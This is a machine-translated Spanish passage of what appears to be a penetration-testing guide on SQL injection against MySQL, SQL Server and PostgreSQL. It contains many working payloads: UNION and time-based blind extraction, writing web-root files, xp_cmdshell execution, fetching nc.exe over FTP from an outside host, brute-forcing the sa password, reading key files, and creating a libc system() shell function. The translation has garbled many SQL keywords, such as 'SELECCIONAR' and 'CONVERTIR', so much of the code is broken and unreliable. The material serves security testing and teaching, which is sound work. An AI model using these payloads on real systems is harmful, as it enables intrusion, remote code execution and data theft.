Por supuesto, lo primero que hay que saber es si existe un DBMS MySQL como base de datos back-end. El servidor MySQL tiene una característica que se utiliza para permitir que otros DBMS ignoren una cláusula en el dialecto MySQL. Cuando un bloque de comentarios '/**/' contiene un signo de exclamación '/*! sql aquí*/' es interpretado por MySQL y otros DBMS lo consideran como un bloque de comentarios normal, como se explica en el manual de MySQL.

Ejemplo:

```
1/*! y 1=0 */
```

> Si MySQL está presente, se interpretará la cláusula dentro del bloque de comentarios.

Versión

Hay tres formas de obtener esta información:

1. Usando la variable global @@version
2. Usando la función VERSIÓN()
3. Utilizando la huella digital de comentarios con un número de versión /*!40110 y 1=0*/

lo que significa

```
if(version >= 4.1.10) agregue 'y
    1=0' a la consulta.
```

Estos son equivalentes ya que el resultado es el mismo.

Inyección en banda:

```
1 Y 1=0 UNION SELECT @@version /*
```

Inyección inferencial:

```
1 Y @@versión como '4.0%'
```

La respuesta contendría algo como:

```
5.0.22-registro
```

Usuario de inicio de sesión

Hay dos tipos de usuarios en los que confía MySQL Server.

Machine Translated by Google

1. USUARIO(): el usuario se conectó al servidor MySQL.
2. USUARIO_ACTUAL(): el usuario interno que está ejecutando la consulta.

Hay alguna diferencia entre 1 y 2. La principal es que un usuario anónimo podría conectarse (si está permitido) con cualquier nombre, pero el usuario interno de MySQL es un nombre vacío (''). Otra diferencia es que un procedimiento almacenado o un procedimiento almacenado La función se ejecuta como usuario creador, si no se declara en otro lugar. Esto se puede saber usando CURRENT_USER .

Inyección en banda:

```
1 Y 1=0 UNIÓN SELECCIONAR USUARIO()
```

Inyección inferencial:

```
1 Y USUARIO() como 'root%'
```

La respuesta contendría algo como:

```
usuario@nombre de host
```

Nombre de la base de datos en uso

Existe la función nativa BASE DE DATOS()

Inyección en banda:

```
1 Y 1=0 SELECCIONAR BASE DE DATOS UNIÓN()
```

Inyección inferencial:

```
1 Y BASE DE DATOS() como 'db%'
```

> Resultado esperado, una cadena como esta:
>
> ```
> nombrebd
> ```

INFORMACIÓN_ESQUEMA

Desde MySQL 5.0 una vista llamada INFORMACIÓN_SCHEMA fue creado. Nos permite obtener toda la información sobre bases de datos, tablas y columnas, así como procedimientos y funciones.

Tablas_en_INFORMACIÓN_SCHEMA	DESCRIPCIÓN
ESQUEMAS	Todas las bases de datos que tiene el usuario (al menos) SELECT_priv
ESQUEMA_PRIVILEGIOS	Los privilegios que tiene el usuario para cada base de datos.
MESAS	Todas las tablas que tiene el usuario (al menos) SELECT_priv
TABLA_PRIVILEGIOS	Los privilegios que tiene el usuario para cada tabla.
COLUMNAS	Todas las columnas que tiene el usuario (al menos) SELECT_priv
COLUMNA_PRIVILEGIOS	Los privilegios que tiene el usuario para cada columna.
PUNTOS DE VISTA	Todas las columnas que tiene el usuario (al menos) SELECT_priv
RUTINAS	Procedimientos y funciones (necesita EXECUTE_priv)
DESENCADENADORES	Activadores (necesita INSERT_priv)
PRIVILEGIOS_USUARIO	Privilegios que tiene el usuario conectado

Machine Translated by Google

Toda esta información podría extraerse utilizando técnicas conocidas como se describe en la sección Inyección SQL.

Vectores de ataque

Escribir en un archivo

Si el usuario conectado tiene privilegios de ARCHIVO y no se escapan las comillas simples, la cláusula into outfile se puede utilizar para exportar los resultados de la consulta en un archivo.

```
Seleccione * de la tabla al archivo de salida '/tmp/file'
```

Nota: no hay forma de evitar las comillas simples que rodean un nombre de archivo. Entonces, si hay algo de limpieza en las comillas simples como escape \', no habrá forma de usar la cláusula into outfile .

Este tipo de ataque podría utilizarse como técnica fuera de banda para obtener información sobre los resultados de una consulta o para escribir un archivo que podría ejecutarse dentro del directorio del servidor web.

Ejemplo:

```
1 límite 1 en el archivo de salida '/var/www/root/test.jsp' CAMPOS ENCERRADOS POR '//' LÍNEAS TERMINADAS POR '\n<%jsp co
de aquí%>';
```

> Los resultados se almacenan en un archivo con privilegios rw-rw-rw propiedad del usuario y grupo de MySQL.
>
> Donde /var/www/root/test.jsp contendrá:
>
> ```
> //valores de campo// <%código jsp aquí%>
> ```

Leer desde un archivo

load_file es una función nativa que puede leer un archivo cuando lo permiten los permisos del sistema de archivos. Si un usuario conectado tiene privilegios de ARCHIVO , podría usarse para obtener el contenido de los archivos. Las comillas simples pueden evitar la desinfección mediante el uso de técnicas descritas anteriormente.

```
load_file('nombre de archivo')
```

> Todo el archivo estará disponible para exportar utilizando técnicas estándar.

Ataque de inyección SQL estándar En una

inyección SQL estándar, los resultados se pueden mostrar directamente en una página como salida normal o como un error de MySQL. Al utilizar los ataques de inyección SQL ya mencionados y las características de MySQL ya descritas, la inyección SQL directa se podría lograr fácilmente a un nivel de profundidad que depende principalmente de la versión de MySQL a la que se enfrenta el pentester.

Un buen ataque es conocer los resultados obligando a una función/procedimiento o al propio servidor a arrojar un error. Se puede encontrar una lista de errores arrojados por MySQL y, en particular, por las funciones nativas en el Manual de MySQL.

Inyección SQL fuera de banda

La inyección fuera de banda se podría lograr utilizando la cláusula into outfile .

Inyección SQL ciega Para la

inyección SQL ciega, existe un conjunto de funciones útiles proporcionadas de forma nativa por el servidor MySQL.

- Longitud de la cuerda:
  - LONGITUD (cadena)
- Extraiga una subcadena de una cadena determinada:
  - SUBSTRING(cadena, desplazamiento, #chars_returned)
- Inyección ciega basada en el tiempo:

Machine Translated by Google

- BENCHMARK y SLEEP BENCHMARK(#ofcycles,action_to_be_performed) La función de referencia podría usarse para realizar ataques de sincronización cuando la inyección ciega mediante valores booleanos no produce ningún resultado. Ver. SLEEP() (MySQL > 5.0.x) para obtener una alternativa en el punto de referencia.

Para obtener una lista completa, consulte el manual de MySQL.

Herramientas

- Francois Larouche: Herramienta de inyección SQL de múltiples DBMS
- Reversing.org - sqlbftools
- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL
- Muhaimin Dzulfakar: MySqloit, herramienta de adquisición de inyección MySql

Referencias

Libros blancos

- Chris Anley: “Hackproof MySQL”

Estudios de caso

- Zeelock: Inyección ciega en bases de datos MySQL

Machine Translated by Google

Pruebas para SQL Server

Resumen

En esta sección algo de inyección SQL. Se discutirán técnicas que utilizan características específicas de Microsoft SQL Server.

Las vulnerabilidades de inyección SQL ocurren siempre que se utilizan entradas en la construcción de una consulta SQL sin estar adecuadamente restringidas o desinfectadas. El uso de SQL dinámico (la construcción de consultas SQL mediante concatenación de cadenas) abre la puerta a estas vulnerabilidades. La inyección SQL permite a un atacante acceder a los servidores SQL y ejecutar código SQL con los privilegios del usuario utilizado para conectarse a la base de datos.

Como se explica en Inyección SQL, un exploit de inyección SQL requiere dos cosas: un punto de entrada y un exploit para entrar. Cualquier parámetro controlado por el usuario que sea procesado por la aplicación podría estar ocultando una vulnerabilidad. Esto incluye:

- Parámetros de la aplicación en cadenas de consulta (por ejemplo, solicitudes GET)
- Parámetros de la aplicación incluidos como parte del cuerpo de una solicitud POST
- Información relacionada con el navegador (p. ej., agente de usuario, referente)
- Información relacionada con el host (p. ej., nombre de host, IP)
- Información relacionada con la sesión (p. ej., ID de usuario, cookies)

El servidor Microsoft SQL tiene algunas características únicas, por lo que algunos exploits deben personalizarse especialmente para esta aplicación.

Cómo probar

Características del servidor SQL

Para comenzar, veamos algunos operadores y comandos/procedimientos almacenados de SQL Server que son útiles en una prueba de inyección SQL:

- operador de comentario: -- (útil para forzar que la consulta ignore la parte restante de la consulta original; esto no será necesario en todos los casos)
- separador de consultas: ; (punto y coma)
- Los procedimientos almacenados útiles incluyen:
  - xp_cmdshell ejecuta cualquier comando shell en el servidor con los mismos permisos que se está ejecutando actualmente. De forma predeterminada, sólo el administrador de sistemas puede usarlo y en SQL Server 2005 está deshabilitado de manera predeterminada (se puede habilitar nuevamente usando sp_configure)
  - xp_regread lee un valor arbitrario del Registro (procedimiento extendido no documentado)
  - xp_regwrite escribe un valor arbitrario en el Registro (procedimiento extendido no documentado)
  - sp_makewebtask Genera un shell de comandos de Windows y pasa una cadena para su ejecución. Cualquier resultado se devuelve como filas de texto. Requiere privilegios de administrador de sistemas .
  - xp_sendmail Envía un mensaje de correo electrónico, que puede incluir un archivo adjunto del conjunto de resultados de una consulta, a los destinatarios especificados. Este procedimiento almacenado extendido utiliza SQL Mail para enviar el mensaje.

Veamos ahora algunos ejemplos de ataques específicos a SQL Server que utilizan las funciones antes mencionadas. La mayoría de estos ejemplos utilizarán la función ejecutiva .

A continuación mostramos cómo ejecutar un comando de shell que escribe la salida del comando dir c:\inetpub en un archivo navegable, asumiendo que el servidor web y el servidor de base de datos residen en el mismo host. Los siguientes usos de sintaxis xp_cmdshell :

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Machine Translated by Google

Alternativamente, podemos usar sp_makewebtask :

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'seleccione * de master.dbo.sysobjects'--
```

Una ejecución exitosa creará un archivo que el pen tester podrá examinar. Tenga en cuenta que sp_makewebtask está en desuso e, incluso si funciona en todas las versiones de SQL Server hasta 2005, es posible que se elimine en el futuro.

Además, las funciones integradas y las variables de entorno de SQL Server son muy útiles. Lo siguiente utiliza la función db_name() para desencadenar un error que devolverá el nombre de la base de datos:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERTIR(int,%20db_name())
```

Observe el uso de convertir:

```
CONVERTIR (tipo_datos [(longitud)], expresión [, estilo])
```

CONVERT intentará convertir el resultado de db_name (una cadena) en una variable entera, lo que desencadenará un error que, si lo muestra la aplicación vulnerable, contendrá el nombre de la base de datos.

El siguiente ejemplo utiliza la variable de entorno @@ orden de versión para , combinado con una inyección de estilo selecto de unión , en encontrar la versión de SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','nombre1','nombre2',2006-01-
06,1,@@versión%20--
```

Y aquí está el mismo ataque, pero usando nuevamente el truco de conversión:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERTIR(int,%20@@VERSIÓN)
```

La recopilación de información es útil para explotar vulnerabilidades de software en SQL Server, mediante la explotación de un ataque de inyección de SQL o el acceso directo al escucha de SQL.

A continuación, mostramos varios ejemplos que explotan las vulnerabilidades de inyección SQL a través de diferentes puntos de entrada.

Ejemplo 1: Prueba de inyección SQL en una solicitud GET El caso más simple

(y a veces más gratificante) sería el de una página de inicio de sesión que solicita un nombre de usuario y una contraseña para iniciar sesión. Puedes intentar ingresar la siguiente cadena o '1'='1” (sin comillas dobles):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

Si la aplicación utiliza consultas de SQL dinámico y la cadena se agrega a la consulta de validación de credenciales del usuario, esto puede resultar en un inicio de sesión exitoso en la aplicación.

Ejemplo 2: Prueba de inyección SQL en una solicitud GET

Para saber cuántas columnas existen

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Ejemplo 3: Prueba en una solicitud POST Inyección SQL,

contenido HTTP POST: email=%27& WhichSubmit=submit&submit.x=0&submit.y=0

Un ejemplo de publicación completo (https://vulnerable.web.app/forgotpass.asp):

```
POST /forgotpass.asp HTTP/1.1 Host:
vulnerable.web.app [...]
```

Machine Translated by Google


```
Referencia: http://vulnerable.web.app/forgotpass.asp Tipo de
contenido: application/x-www-form-urlencoded Longitud del
contenido: 50

correo electrónico=%27&whatSubmit=enviar&enviar.x=0&enviar.y=0
```

El mensaje de error que se obtiene cuando se ingresa el carácter ' (comilla simple) en el campo de correo electrónico es:

```
Proveedor Microsoft OLE DB para SQL Server error '80040e14'
Comillas abiertas antes de la cadena de caracteres " '. /forgotpass.asp, línea
15
```

Ejemplo 4: Otro ejemplo GET (útil)

Obteniendo el código fuente de la aplicación

```
a' ; master.dbo.xp_cmdshell'                copiar c:\inetpub\wwwroot\login.aspx c:\inetpub\wwwroot\login.txt';--
```

Ejemplo 5: `xp_cmdshell` personalizado

Todos los libros y artículos que describen las mejores prácticas de seguridad para SQL Server recomiendan deshabilitar xp_cmdshell en SQL Server 2000 (en SQL Server 2005 está deshabilitado de forma predeterminada). Sin embargo, si tenemos derechos de administrador de sistemas (de forma nativa o forzando la contraseña del administrador de sistemas, ver más abajo), a menudo podemos evitar esta limitación.

En SQL Server 2000:

- Si xp_cmdshell se ha deshabilitado con sp_dropextendedproc , simplemente podemos inyectar el siguiente código:

```
sp_addextendedproc 'xp_cmdshell', 'xp_log70.dll'
```

- Si el código anterior no funciona, significa que xp_log70.dll se ha movido o eliminado. En este caso necesitamos inyectar el siguiente código:

```
CREAR PROCEDIMIENTO xp_cmdshell(@cmd varchar(255), @Wait int = 0) COMO
    DECLARAR @result int, @OLEResult int, @RunResult int DECLARAR
    @ShellID int EJECUTAR
    @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT IF @ OLEResult <> 0
    SELECT @result = @OLEResult IF @OLEResult <> 0
    RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
    EJECUTAR @OLEResult = sp_OAMethod @ShellID, 'Ejecutar', Null, @cmd, 0, @Wait IF
    @OLEResult <> 0 SELECT @result = @OLEResult IF
    @OLEResult <> 0 RAISERROR ('Ejecutar %0X', 14, 1 , @OLEResultado)
    EJECUTAR @OLEResult = sp_OADstroy @ShellID
    devolver @resultado
```

Este código, escrito por Antonin Foller (ver enlaces en la parte inferior de la página), crea un nuevo xp_cmdshell usando sp_oacreate , sp_oamethod y sp_oadestroy (siempre que no se hayan deshabilitado también, por supuesto). Antes de usarlo, debemos eliminar el primer xp_cmdshell que creamos (incluso si no estaba funcionando); de lo contrario, las dos declaraciones colisionarán.

En SQL Server 2005, xp_cmdshell se puede habilitar inyectando el siguiente código:

```
master..sp_configure 'mostrar opciones avanzadas ',1
reconfigurar
master..sp_configure 'xp_cmdshell',1 reconfigurar
```

Machine Translated by Google

Ejemplo 6: Referidor / Usuario-Agente

El encabezado REFERER establecido en:

```
Referencia: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [CÓDIGO SQL]--
```

Permite la ejecución de código SQL arbitrario. Lo mismo sucede con el encabezado User-Agent configurado en:

```
Agente de usuario: agente_usuario', 'alguna_ip'); [CÓDIGO SQL]--
```

Ejemplo 7: SQL Server como escáner de puertos En SQL

Server, uno de los comandos más útiles (al menos para el probador de penetración) es OPENROWSET, que se utiliza para ejecutar una consulta en otro servidor de base de datos y recuperar los resultados. El probador de penetración puede usar este comando para escanear puertos de otras máquinas en la red de destino, inyectando la siguiente consulta:

```
seleccionar * de
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Dirección=xywz,p;timeout=5','select 1')--
```

Esta consulta intentará una conexión a la dirección xywz en el puerto p. Si el puerto está cerrado, se devolverá el siguiente mensaje:

```
SQL Server no existe o acceso denegado
```

Por otro lado, si el puerto está abierto, se devolverá uno de los siguientes errores:

```
Error general de red. Consulta la documentación de tu red
```

```
El proveedor OLE DB 'sqloledb' informó un error. El proveedor no dio ninguna información sobre el error.
```

Por supuesto, el mensaje de error no siempre está disponible. Si ese es el caso, podemos usar el tiempo de respuesta para entender qué está pasando: con un puerto cerrado, el tiempo de espera (5 segundos en este ejemplo) se consumirá, mientras que un puerto abierto devolverá el resultado de inmediato.

Tenga en cuenta que OPENROWSET está habilitado de forma predeterminada en SQL Server 2000 pero deshabilitado en SQL Server 2005.

Ejemplo 8: Carga de ejecutables Una vez que

podamos usar xp_cmdshell (ya sea el nativo o uno personalizado), podemos cargar fácilmente ejecutables en el servidor de base de datos de destino. Una opción muy común es netcat.exe iniciar conexiones FTP a la , pero cualquier troyano será útil aquí. Si al objetivo se le permite máquina del evaluador, todo lo que se necesita es inyectar las siguientes consultas:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';-- exec master..xp_cmdshell 'echo USUARIO
>> ftpscript.txt';-- exec master..xp_cmdshell 'echo PASS >> ftpscript. txt';-- exec
master..xp_cmdshell 'echo bin >> ftpscript.txt';-- exec master..xp_cmdshell 'echo get
nc.exe >> ftpscript.txt';-- exec master..xp_cmdshell 'echo salir >> ftpscript.txt';-- maestro
ejecutivo..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

En este punto, nc.exe se cargará y estará disponible.

Si el firewall no permite FTP, tenemos una solución alternativa que explota el depurador de Windows, debug.exe , que se instala de forma predeterminada en todas las máquinas con Windows. Debug.exe admite secuencias de comandos y puede crear un ejecutable ejecutando un archivo de secuencia de comandos apropiado. Lo que debemos hacer es convertir el ejecutable en un script de depuración (que es un archivo 100% ASCII), cargarlo línea por línea y finalmente llamar a debug.exe . Existen varias herramientas que crean dichos archivos de depuración (por ejemplo: makecr.exe de Ollie Whitehouse y dbgtool.exe de toolcrypt.org). Las consultas a inyectar serán por tanto las siguientes:

Machine Translated by Google


```
exec master..xp_cmdshell 'echo [línea de script de depuración #1 de n] > debugscript.txt';-- exec master..xp_cmdshell
'echo [línea de script de depuración #2 de n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [línea de script de depuración #n de n] >> debugscript.txt';-- exec master..xp_cmdshell
'debug.exe < debugscript.txt';--
```

En este punto, nuestro ejecutable está disponible en la máquina de destino, listo para ser ejecutado. Existen herramientas que automatizan este proceso, sobre todo Bobcat , que se ejecuta en Windows, y Sqlninja , que se ejecuta en Unix (consulte las herramientas al final de esta página).

Obtener información cuando no se muestra (fuera de banda)

No todo está perdido cuando la aplicación web no devuelve ninguna información, como mensajes de error descriptivos (cf. Inyección SQL ciega). Por ejemplo, puede suceder que uno tenga acceso al código fuente (por ejemplo, porque la aplicación web está basada en un software de código abierto). Luego, el pen tester puede explotar todas las vulnerabilidades de inyección SQL descubiertas fuera de línea en la aplicación web. Aunque un IPS podría detener algunos de estos ataques, la mejor manera sería proceder de la siguiente manera: desarrollar y probar los ataques en un banco de pruebas creado para tal fin, y luego ejecutar estos ataques contra la aplicación web que se está probando.

Otras opciones para ataques fuera de banda se describen en el ejemplo 4 anterior (GET-Ejemplo).

Ataques de inyección SQL ciegos

Prueba y error

Alternativamente, uno puede jugar con suerte. Es decir, el atacante puede asumir que existe una vulnerabilidad de inyección SQL ciega o fuera de banda en una aplicación web. Luego seleccionará un vector de ataque (por ejemplo, una entrada web), utilizará vectores difusos contra este canal y observará la respuesta. Por ejemplo, si la aplicación web busca un libro mediante una consulta

```
seleccione * de libros donde title="texto ingresado por el usuario"
```

entonces el probador de penetración podría ingresar el texto: 'Bomba' OR 1=1- y si los datos no se validan correctamente, la consulta se realizará y devolverá la lista completa de libros. Esto es evidencia de que existe una vulnerabilidad de inyección SQL. El probador de penetración podría posteriormente jugar con las consultas para evaluar la criticidad de esta vulnerabilidad.

Si se muestran varios mensajes de error

Por otro lado, si no hay información previa disponible, todavía existe la posibilidad de atacar explotando cualquier canal encubierto . Puede suceder que los mensajes de error descriptivos se detengan, pero los mensajes de error brinden cierta información.
Por ejemplo:

- En algunos casos, la aplicación web (en realidad el servidor web) puede devolver el tradicional 500: Servidor interno , por ejemplo, Error cuando la aplicación devuelve una excepción que podría generarse, por ejemplo, mediante una consulta con cotizaciones no cerradas.
- Mientras que en otros casos el servidor devolverá un mensaje 200 OK , la aplicación web devolverá algún mensaje de error insertado por los desarrolladores. Error interno del servidor o datos incorrectos .

Este pequeño dato podría ser suficiente para comprender cómo la aplicación web construye la consulta SQL dinámica y optimizar un exploit. Otro método fuera de banda es generar los resultados a través de archivos navegables HTTP.

Ataques de sincronización

Existe una posibilidad más para realizar un ataque de inyección SQL ciega cuando no hay respuesta visible de la aplicación: midiendo el tiempo que tarda la aplicación web en responder a una solicitud. Anley describe un ataque de este tipo, de donde tomamos los siguientes ejemplos. Un enfoque típico utiliza el comando waitfor delay : digamos que el atacante quiere comprobar si existe la base de datos de muestra de pubs , simplemente inyectará el siguiente comando:

```
si existe (seleccione * de pubs..pub_info) espere el retraso '0:0:5'
```

Machine Translated by Google

Dependiendo del tiempo que tarde en regresar la consulta sabremos la respuesta. De hecho, lo que tenemos aquí son dos cosas: una vulnerabilidad de inyección SQL y un canal encubierto que permite al probador de penetración obtener 1 bit de información para cada consulta. Por lo tanto, utilizando varias consultas (tantas consultas como bits de la información requerida) el pen tester puede obtener cualquier dato que esté en la base de datos. Mira la siguiente consulta

```
declare @s varchar(8000) declare
@i int select @s =
db_name() select @i = [algún
valor] if (select len(@s)) < @i
waitfor delay '0:0:5'
```

Midiendo el tiempo de respuesta y usando diferentes valores para la base de , podemos deducir la longitud del nombre de la corriente datos @i , luego comience a extraer el nombre con la siguiente consulta:

```
if (ascii(subcadena(@s, @byte, 1)) & (power(2, @bit))) > 0 esperar retraso '0:0:5'
```

Esta consulta esperará 5 segundos si el bit @bit del byte @byte del nombre de la base de datos actual es 1, y regresará de inmediato si es 0. Anidando dos ciclos (uno para @byte y otro para @bit) ¿Podremos extraer toda la información?

Sin embargo, puede suceder que el comando waitfor no esté disponible (por ejemplo, porque está filtrado por un firewall de aplicación web/IPS). Esto no significa que no se puedan realizar ataques ciegos de inyección SQL, ya que el pen tester sólo debe realizar cualquier operación que requiera mucho tiempo y que no esté filtrada. Por ejemplo

```
declarar @i int select @i = 0 mientras
que @i < 0xaffff comienza a
seleccionar @i = @i + 1
final
```

Comprobación de versiones y vulnerabilidades

El mismo enfoque de sincronización también se puede utilizar para comprender con qué versión de SQL Server estamos tratando. Por supuesto, aprovecharemos la variable @@version incorporada . Considere la siguiente consulta:

```
seleccione @@versión
```

En SQL Server 2005, devolverá algo como lo siguiente:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) 14 de octubre de 2005 00:33:37
```

La parte 2005 de la cadena abarca desde el carácter 22 al 25. Por tanto, una consulta a inyectar puede ser la siguiente:

```
si subcadena ((seleccione @@ versión), 25,1) = 5 espere el retraso '0:0:5'
```

Dicha consulta esperará 5 segundos si el carácter 25 de la variable @@version es 5 , mostrándonos que estamos ante un SQL Server 2005. Si la consulta regresa inmediatamente, probablemente estemos ante un SQL Server 2000, y otra consulta similar. ayudará a despejar todas las dudas.

Ejemplo 9: Fuerza bruta de la contraseña de administrador de sistemas

Para aplicar fuerza bruta a la contraseña del administrador del sistema, podemos aprovechar el hecho de que OPENROWSET necesita las credenciales adecuadas para realizar la conexión con éxito y que dicha conexión también se puede "conectar" al servidor de base de datos local. Combinando estas características con una inyección inferenciada basada en el tiempo de respuesta, podemos inyectar el siguiente código:

```
seleccione * de OPENROWSET('SQLOLEDB','';'sa';'<contraseña>','seleccione 1;esperar retraso "0:0:5" ')
```

Machine Translated by Google

Lo que hacemos aquí es intentar una conexión a la base de datos local (especificada por el campo vacío después de SQLOLEDB) usando sa y <pwd> como credenciales. Si la contraseña es correcta y la conexión es exitosa, se ejecuta la consulta, lo que hace que la base de datos espere 5 segundos (y también devuelve un valor, ya que OPENROWSET espera al menos una columna).
Al obtener las contraseñas candidatas de una lista de palabras y medir el tiempo necesario para cada conexión, podemos intentar adivinar la contraseña correcta. En "Minería de datos con inyección e inferencia SQL", David Litchfield lleva esta técnica aún más lejos, inyectando un fragmento de código para forzar la contraseña del administrador del sistema utilizando los recursos de la CPU del propio servidor de base de datos.

Una vez que tenemos la contraseña del administrador del sistema, tenemos dos opciones:

- Inyecte todas las consultas siguientes usando OPENROWSET , para utilizar privilegios de administrador de sistemas
- Agregue nuestro usuario actual al grupo sysadmin usando sp_addsrvrolemember . El nombre de usuario actual se puede extraer mediante inyección de inferencia contra la variable system_user .

Recuerde que OPENROWSET es accesible para todos los usuarios de SQL Server 2000 pero está restringido a los administrativos.
cuentas en SQL Server 2005.

Herramientas

- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL

Referencias

Libros blancos

- David Litchfield: "Minería de datos con inyección e inferencia SQL"
- Chris Anley, "(más) Inyección SQL avanzada"
- Consejos técnicos de Unixwiz.net de Steve Friedl: "Ataques de inyección SQL con el ejemplo"
- Alexander Chigrik: "Procedimientos almacenados extendidos no documentados útiles"
- Antonin Foller: "Xp_cmdshell personalizado, usando un objeto Shell"
- Inyección SQL
- Cesar Cerrudo: Manipulación de Microsoft SQL Server usando inyección SQL, carga de archivos, ingreso a la red interna, escaneo de puertos, DOS

Machine Translated by Google

Probando PostgreSQL

Resumen

En esta sección, se discutirán algunas técnicas de inyección SQL para PostgreSQL. Estas técnicas tienen las siguientes características:

- PHP Connector permite ejecutar múltiples declaraciones usando ; como separador de declaraciones
- Las sentencias SQL se pueden truncar añadiendo el carácter de comentario: -- .
- LIMIT y OFFSET se pueden utilizar en una instrucción SELECT para recuperar una parte del conjunto de resultados generado por el consulta

De ahora en adelante se supone que http://www.example.com/news.php?id=1 es vulnerable a ataques de inyección SQL.

Cómo probar

Identificación de PostgreSQL

Cuando se encuentra una inyección SQL, es necesario tomar huellas dactilares cuidadosamente del motor de base de datos backend. Puede determinar que el motor de base de datos backend es PostgreSQL utilizando el operador :: cast.

Ejemplos

```
http://www.example.com/store.php?id=1 Y 1::int=1
```

Además, la función version() se puede utilizar para capturar el banner de PostgreSQL. Esto también mostrará el tipo y la versión del sistema operativo subyacente.

Ejemplo

```
http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--
```

Un ejemplo de una cadena de banner que podría devolverse es:

```
PostgreSQL 8.3.1 en i486-pc-linux-gnu, compilado por GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
```

Inyección ciega

Para ataques ciegos de inyección SQL, debe tener en cuenta las siguientes funciones integradas:

- Longitud de la cadena LONGITUD (cadena)
- Extraer una subcadena de una cadena determinada SUBSTR(cadena,índice,desplazamiento)
- Representación de cadena sin comillas simples CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)

A partir de la versión 8.2, PostgreSQL introdujo una función incorporada, pg_sleep(n) , para hacer que el proceso de la sesión actual duerma durante n segundos. Esta función se puede aprovechar para ejecutar ataques de sincronización (discutidos en detalle en Inyección SQL ciega).

Además, puedes crear fácilmente un pg_sleep(n) personalizado en versiones anteriores usando libc:

- CREAR función pg_sleep(int) DEVUELVE int AS '/lib/libc.so.6', 'sleep' IDIOMA 'C' ESTRICTO

Las cadenas Single Quote

Unescape se pueden codificar para evitar que las comillas simples se escapen mediante la función chr() .

Machine Translated by Google

- `chr(n)` : Devuelve el carácter cuyo valor ASCII corresponde al número n
- `ascii(n)` : Devuelve el valor ASCII que corresponde al carácter n

Digamos que desea codificar la cadena 'raíz':

```
seleccione ascii('r')
114
seleccione ascii('o')
111
seleccione ascii('t') 116
```

Podemos codificar 'root' como:

```
chr(114)||chr(111)||chr(111)||chr(116)
```

Ejemplo

```
http://www.example.com/store.php?id=1; ACTUALIZAR usuarios ESTABLECER CONTRASEÑA=chr(114)||chr(111)||chr(111)||chr(116)-
-
```

Vectores de ataque

Usuario actual

La identidad del usuario actual se puede recuperar con las siguientes declaraciones SQL SELECT:

```
SELECCIONAR usuario
SELECCIONE usuario_actual
SELECCIONE usuario_sesión
SELECCIONE el nombre de uso DE pg_user
SELECCIONE getpgusername()
```

Ejemplo

```
http://www.example.com/store.php?id=1 UNION ALL SELECT usuario,NULL,NULL-- http://www.example.com/
store.php?id=1 UNION ALL SELECT usuario_actual, NULL , NULO--
```

Base de datos actual

La función incorporada current_database() devuelve el nombre de la base de datos actual.

Ejemplo

```
http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--
```

Lectura de un archivo

PostgreSQL proporciona dos formas de acceder a un archivo local:

- `COPIAR` declaración
- `Función interna pg_read_file()` (a partir de PostgreSQL 8.1)

COPIAR

Este operador copia datos entre un archivo y una tabla. El motor PostgreSQL accede al sistema de archivos local como `usuario de postgres` .

Ejemplo

Machine Translated by Google


```
/store.php?id=1; CREAR TABLA file_store(id de serie, texto de datos)-- /store.php?
id=1; COPIAR file_store(datos) DESDE '/var/lib/postgresql/.psql_history'--
```

Los datos deben recuperarse realizando una inyección SQL de consulta UNION :

- recupera el número de filas agregadas previamente en file_store con la instrucción COPY recupera una fila a la vez con
- UNION SQL Inyección

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;-- /store.php?id=1 UNION ALL SELECT datos,
NULL, NULL FROM file_store LIMIT 1 COMPENSACIÓN 1;-- /store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store
LIMIT 1 COMPENSACIÓN 2;--
 ...
 ...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file()

Esta función se introdujo en PostgreSQL 8.1 y permite leer archivos arbitrarios ubicados dentro del directorio de datos DBMS.

Ejemplo

```
SELECCIONE pg_read_file('server.key',0,1000);
```

Escribir en un archivo

Al revertir la declaración COPY, podemos escribir en el sistema de archivos local con los derechos de usuario de Postgres .

```
/store.php?id=1; COPIAR file_store(datos) A '/var/lib/postgresql/copy_output'--
```

Inyección de concha

PostgreSQL proporciona un mecanismo para agregar funciones personalizadas mediante el uso de la biblioteca dinámica y lenguajes de secuencias de comandos como python, perl y tcl.

Biblioteca dinámica

Hasta PostgreSQL 8.1, era posible agregar una función personalizada vinculada con libc :

```
CREAR FUNCIÓN sistema(cstring) DEVUELVE int AS '/lib/libc.so.6', 'sistema' IDIOMA 'C' ESTRICTO
```

Dado que el sistema devuelve un int, ¿ cómo podemos obtener resultados de la salida estándar del sistema ?

Aquí tienes un pequeño truco:

- crear una tabla de salida estándar : CREAR TABLA salida estándar (id de serie, texto de salida del sistema)
- ejecutando un comando de shell redirigiendo su salida estándar : SELECT system('uname -a > /tmp/test')
- use declaraciones COPY para enviar la salida del comando anterior en la tabla stdout : COPY stdout(system_out) FROM '/tmp/prueba*'
- recuperar la salida de stdout : SELECCIONAR system_out DESDE stdout

Ejemplo

```
